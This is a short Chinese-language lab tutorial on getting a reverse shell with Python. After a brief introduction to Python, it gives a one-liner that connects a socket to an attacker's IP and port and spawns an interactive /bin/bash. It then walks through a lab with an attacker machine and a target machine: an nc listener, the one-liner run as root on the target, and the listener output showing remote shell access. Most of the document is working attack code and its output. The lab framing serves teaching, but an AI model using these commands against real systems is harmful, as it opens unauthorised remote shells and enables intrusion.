Python 反弹Shell

Python介绍


Python由荷兰数学和计算机科学研究学会的吉多·范罗苏姆于1990年代初设计，作为一门叫做ABC语言的替代品。Python提供了高效的高级数据结构，还能简单有效地面向对象编程。Python语法和动态类型，以及解释型语言的本质，使它成为多数平台上写脚本和快速开发应用的编程语言，随着版本的不断更新和语言新功能的添加，逐渐被用于独立的、大型项目的开发。

Python反弹Shell介绍

python 2

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("攻击机器IP",端口));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

实验介绍



机器名称	机器IP
攻击机器	192.168.3.27（Windows）
实验靶机	192.168.41.135（Linux）

实验复现

1、攻击机器使用nc执行监听命令

```
nc -lvvp 1111 监听 TCP
```

2、实验靶机执行连接命令

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.16
8.3.27",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'
```

```
[root@localhost ~]# python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("192.168.3.27",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash
","-i"]);'
```

3、查看结果

```
PS D:\tools\NC> .\nc.exe -lvvp 1111
listening on [any] 1111 ...
connect to [192.168.3.27] from DaoEr [192.168.3.27] 56359
[root@localhost ~]# ifconfig
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.41.135  netmask 255.255.255.0  broadcast 192.168.41.255
        inet6 fe80::e625:a1ab:3998:63ba  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:c7:54:fa  txqueuelen 1000  (Ethernet)
        RX packets 7765  bytes 8113925 (7.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3532  bytes 373465 (364.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 186  bytes 13242 (12.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 186  bytes 13242 (12.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```